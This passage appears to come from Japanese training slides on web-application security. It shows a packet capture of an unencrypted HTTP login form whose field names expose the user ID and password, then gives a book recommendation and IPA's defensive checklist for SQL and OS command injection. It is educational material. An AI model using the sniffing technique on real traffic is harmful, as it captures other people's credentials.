
- Frame 75: 1040 bytes on wire (8320 bits), 1040 bytes captured (8320 bits) on interface 0
- Ethernet II, Src: Toshiba_87:26:26 (ec:21:e5:87:26:26), Dst: Cisco_ff:fd:90 (00:08:e3:ff:fd:90)
- Internet Protocol Version 4, Src: IPアドレス, Dst: IPアドレス
- Transmission Control Protocol, Src Port: 51747, Dst Port: 80, Seq: 1, Ack: 1, Len: 986
- Hypertext Transfer Protocol
- HTML Form URL Encoded: application/x-www-form-urlencoded
 - Form item: "cameFrom" = ""
 - Form item: "beingProcessed" = "1"
 - Form item: "useSAML" = "false"
 - Form item: "loginName" = 値
 - Form item: "password_original" = ""
 - Form item: "password" = 値
 - Form item: "loginButton" = "ログイン"

The packet bytes pane shows the raw data in hexadecimal and ASCII format.

テキストボックスなどに入力した内容がこのように表示されます

項目名からIDとパスワードと推測できます

- **Patterns of Enterprise Application Architecture**
- **APアーキテクチャの設計パターンを集めたものです**
 - Optimistic Offline Lock
 - Active Record
 - Data Transfer Object ... などなど
- **APアーキテクト必読の書です（日本語訳あります）**



(原著)
Patterns of Enterprise Application Architecture
Addison-Wesley Professional
Martin Fowler
ISBN-13: 978-0-321-12742-6



(日本語版)
エンタープライズ アプリケーションアーキテクチャパターン
翔泳社
マーチン・ファウラー (著)
長瀬 嘉秀 (監訳)
株式会社 テクノロジックアート (翻訳)
ISBN-13: 978-4798105536

<https://martinfowler.com/books/ea.html>
2021年11月26日19時の最新情報を取得

<https://www.shoeisha.co.jp/book/detail/9784798105536>
2021年11月26日19時の最新情報を取得

セキュリティ対策(Webアプリ)の要点を学びます



IPA「安全なウェブサイトの作り方」

<https://www.ipa.go.jp/security/vuln/websecurity/ug65p900000196e2-att/000017316.pdf>

<https://www.ipa.go.jp/security/vuln/websecurity/about.html>
2023年4月4日11時の最新情報を取得

セキュリティ実装のチェックリスト（IPAが作成） 現場では必ず利用しましょう

■ ウェブアプリケーションのセキュリティ実装 チェックリスト（1/3）					
No	脆弱性の種類	対策の性質	チェック	実施項目	解説
1	SQLインジェクション	根本的解決	※ <input type="checkbox"/> 対応済 <input type="checkbox"/> 未対策 <input type="checkbox"/> 対応不要	<input type="checkbox"/> SQL文の組み立ては全てプレースホルダで実装する。	1-(i)-a
				<input type="checkbox"/> SQL文の構成を文字列連結により行う場合は、アプリケーションの変数をSQL文のリテラルとして正しく構成する。	1-(i)-b
		根本的解決	<input type="checkbox"/> 対応済 <input type="checkbox"/> 未対策 <input type="checkbox"/> 対応不要	ウェブアプリケーションに渡されるパラメータにSQL文を直接指定しない。	1-(ii)
		保険的対策	<input type="checkbox"/> 対応済 <input type="checkbox"/> 未対策 <input type="checkbox"/> 対応不要	エラーメッセージをそのままブラウザに表示しない。	1-(iii)
		保険的対策	<input type="checkbox"/> 対応済 <input type="checkbox"/> 未対策 <input type="checkbox"/> 対応不要	データベースアカウントに適切な権限を与える。	1-(iv)
2	OSコマンド・インジェクション	根本的解決	<input type="checkbox"/> 対応済 <input type="checkbox"/> 未対策 <input type="checkbox"/> 対応不要	<input type="checkbox"/> シェルを起動できる言語機能の利用を避ける。	2-(i)
		保険的対策	<input type="checkbox"/> 対応済 <input type="checkbox"/> 未対策 <input type="checkbox"/> 対応不要	<input type="checkbox"/> シェルを起動できる言語機能を利用する場合は、その引数を構成する全ての変数に対してチェックを行い、あらかじめ許可した処理のみを実行する。	2-(ii)

<https://www.ipa.go.jp/security/vuln/websecurity/about.html>

<https://www.ipa.go.jp/security/vuln/websecurity/about.html>
2021年11月26日19時の最新情報を取得